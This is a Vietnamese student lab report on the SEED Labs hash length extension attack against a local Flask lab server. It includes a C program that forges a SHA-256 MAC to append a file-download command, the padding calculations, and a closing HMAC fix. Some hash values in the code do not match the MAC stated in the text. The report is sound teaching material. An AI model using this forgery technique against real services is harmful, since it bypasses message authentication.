


BÁO CÁO LAB

HASH LENGTH EXTENSION ATTACK

Task 1: Deriving the Private Key

- Đầu tiên, vào thư mục Labsetup và mở terminal, build container image:




The screenshot shows a terminal window titled 'Terminal' with the user 'seed@anh-quan-tran' in the directory '~/Labsetup'. The terminal output shows the command 'dcbuild' being executed, which builds a web-server. The process consists of four steps: 1/4 FROM handsonsecurity/seed-server:flask, 2/4 COPY app /app, 3/4 COPY bashrc /root/.bashrc, and 4/4 CMD cd /app && FLASK_APP=/app/www flask run --host 0.0.0.0 --port 80 && tail -f /dev/null. The terminal also shows the image being successfully built and tagged as 'seed-image-flask-len-ext:latest'.

```
[03/29/22]seed@anh-quan-tran:~/Labsetup$ dcbuild
Building web-server
Step 1/4 : FROM handsonsecurity/seed-server:flask
--> 384199adf332
Step 2/4 : COPY app /app
--> Using cache
--> d924f09f0734
Step 3/4 : COPY bashrc /root/.bashrc
--> Using cache
--> 88440e1c2e7b
Step 4/4 : CMD cd /app && FLASK_APP=/app/www flask run --host 0.0.0.0
--port 80 && tail -f /dev/null
--> Using cache
--> 5775a0b87918


Successfully built 5775a0b87918
Successfully tagged seed-image-flask-len-ext:latest
[03/29/22]seed@anh-quan-tran:~/Labse[03/[03/29[03/[03/[03[03[
[03/29/22]seed@anh-quan-tran:~/Labsetup$
```

- Khởi động container:

A terminal window titled 'seed@anh-quan-tran: ~/Labsetup' displays the logs of a container named 'www-10.9.0.80'. The logs show the container starting a Flask application in production mode on port 80. It includes a warning about using a development server in production and details about the environment and running process. The logs also show several HTTP requests, including a 200 response for a GET request to the root and a 404 response for a GET request to a non-existent path.

```
[03/29/22]seed@anh-quan-tran:~/Labse[03/29/22]seed@anh-quan-tran:~/Labsetup$ dcp
www-10.9.0.80 is up-to-date
Attaching to www-10.9.0.80
www-10.9.0.80 | * Serving Flask app "/app/www"
www-10.9.0.80 | * Environment: production
www-10.9.0.80 | WARNING: This is a development server. Do not use it in
a production deployment.
www-10.9.0.80 | Use a production WSGI server instead.
www-10.9.0.80 | * Debug mode: off
www-10.9.0.80 | * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
www-10.9.0.80 | * Serving Flask app "/app/www"
www-10.9.0.80 | * Environment: production
www-10.9.0.80 | WARNING: This is a development server. Do not use it in
a production deployment.
www-10.9.0.80 | Use a production WSGI server instead.
www-10.9.0.80 | * Debug mode: off
www-10.9.0.80 | * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
www-10.9.0.80 | 10.9.0.1 - - [29/Mar/2022 17:19:27] "GET / HTTP/1.1" 200 -
www-10.9.0.80 | 10.9.0.1 - - [29/Mar/2022 17:19:27] "GET /favicon.ico HTTP
/1.1" 404 -
www-10.9.0.80 | 10.9.0.1 - - [29/Mar/2022 17:20:01] "GET /?myname=AnhQuan&
uid=100161stcmd=1&mac=d0b4460cabb862d1e3e53775d084fc8aa4ac12144d62dcd31b06
43d878faeac1 HTTP/1.1" 200 -
www-10.9.0.80 | * Serving Flask app "/app/www"
www-10.9.0.80 | * Environment: production
www-10.9.0.80 | WARNING: This is a development server. Do not use it in
a production deployment.
www-10.9.0.80 | Use a production WSGI server instead.
www-10.9.0.80 | * Debug mode: off
www-10.9.0.80 | * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
```

- Tìm ID của container:


A terminal window titled 'seed@anh-quan-tran: ~' shows the command 'dckps' being executed. The output displays the container ID '82522ae2237c' and the container name 'www-10.9.0.80'.

```
[03/29/22]seed@anh-quan-tran:~$ dckps
82522ae2237c www-10.9.0.80
[03/29/22]seed@anh-quan-tran:~$
```

- Vào thư mục `\etc\hosts` file để kiểm tra xem domain www.seedlab-hashlen.com đã được add hay chưa. Nếu chưa thì mở terminal tại thư mục `\etc` và dùng lệnh **sudo -H gedit hosts** để thêm dòng:
- Tiếp theo, truy cập vào thư mục LabHome và mở terminal. Gõ câu lệnh bên dưới để tính ra địa chỉ MAC:

```
10.9.0.80 www.seedlab-hashlen.com
```


```
echo -n "123456:myname=AnhQuan&uid=1001&lstcmd=1
&download=secret.txt" | sha256sum
```



- Ta tìm được địa chỉ MAC là:
- Sau đó sử dụng địa chỉ MAC vừa tìm được và gắn vào địa chỉ có dạng như sau:

```
b2b2858399f0c5558f9f677a7748fd9f7b2a6a2a0841b4a85f25a9f6d46dcb51
```

```
http://www.seedlab-hashlen.com/?myname=AnhQuan&uid=1001
&lstcmd=1&download=secret.txt&mac=b2b2858399f0c5558f9f6
77a7748fd9f7b2a6a2a0841b4a85f25a9f6d46dcb51
```



- Ta thấy được nội dung trong file **secret.txt** đã được hiện ra.

Task 2: Create Padding

Message: 123456:myname=AnhQuan&uid=1001&lstcmd=1

- ➔ **The length of M:** 39 bytes.
- ➔ **Padding:** $64 - 39 = 25$ bytes.
- ➔ **Length of M:** $39 * 8 = 312$ bits.
- ➔ **In hex:** \x01 \x38
- ➔ **Padding is:**
 - “\x80”
 - “\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00”
 - “\x00\x00\x00\x00\x00\x00”
 - “\x00\x00\x00\x00\x00\x00\x01\x38”
- ➔ **Padding in URL:**
 - “%80%01%38”


Task 3: The Length Extension Attack

- Đầu tiên, ta generate MAC cho request: `http://www.seedlab-hashlen.com/?myname=<name>&uid=<uid>&lstcmd=1&mac=<mac>`:

```
echo -n "123456:myname=AnhQuan&uid=1001&lstcmd=1" | sha256sum
```

Ta thu được MAC:

```
d0b4460cabb862d1e3e53775d084fc8aa4ac12144d62dcd31b0643d878faeac1
```



- Ta chỉnh đoạn code **length_ext.c** theo MAC vừa được sinh ra như sau:

```

/* length_ext.c */
#include <stdio.h>
#include <arpa/inet.h>
#include <openssl/sha.h>

int main(int argc, const char *argv[])
{
    int i;
    unsigned char buffer[SHA256_DIGEST_LENGTH];
    SHA256_CTX c;

    SHA256_Init(&c);
    for(i=0; i<64; i++){
        SHA256_Update(&c, "*", 1);
    }

    // MAC of the original message M (padded)
    c.h[0] = htobe32(0xdb4460c);
    c.h[1] = htobe32(0xab862d1);
    c.h[2] = htobe32(0xe3e53775);
    c.h[3] = htobe32(0xd084fc8a);
    c.h[4] = htobe32(0xa4ac1214);
    c.h[5] = htobe32(0x4d62dcd3);
    c.h[6] = htobe32(0x1b0643d8);
    c.h[7] = htobe32(0x78faeac1);

    // Append additional message
    SHA256_Update(&c, "&download=secret.txt", 20);
    SHA256_Final(buffer, &c);

    for(i = 0; i < 32; i++) {
        printf("%02x", buffer[i]);
    }
    printf("\n");
    return 0;
}

```

- Truy cập vào thư mục chứa file **length_ext.c** và mở terminal.
- Build code để generate MAC. Ta thu được MAC:

```
e51b153ac30a07f5efeda19667e90d672974e50d370458cbf5e90559d7b3e886
```


Task 4: Attack Mitigation using HMAC

- Đầu tiên, dừng tất cả container, rebuild và khởi động lại chúng.
- Truy cập thư mục **www**, vào file **lab.py**, trong hàm **verify_mac()**, chỉnh sửa dòng **real_mac** như sau để sử dụng HMAC tính MAC:


```
real_mac = hmac.new(bytearray(key.encode('utf-8')),  
                      msg=message.encode('utf-8', 'surrogateescape'),  
                      digestmod=hashlib.sha256).hexdigest()
```

- Tiếp theo, ta thực hiện lại Task 1 để gửi request list files, dùng HMAC để tính MAC. Ta tạo một file **task4.py** với nội dung như sau để tính HMAC:


```
#!/bin/env python3  
import hmac  
import hashlib  
  
key='123456'  
message='myname=AnhQuan&uid=1001&lstcmd=1'  
  
mac=hmac.new(bytearray(key.encode('utf-8')),  
              msg=message.encode('utf-8', 'surrogateescape'),  
              digestmod=hashlib.sha256).hexdigest()  
  
print(mac)
```

- Mở terminal và thực thi file, ta thu được HMAC:

```
7a311f6cad78993d60e341c349a93b23977610593465500b4606d74ce158031
```



- Cuối cùng, ta thay vào URL và chạy trên trình duyệt thì nhận được kết quả là MAC không đúng.



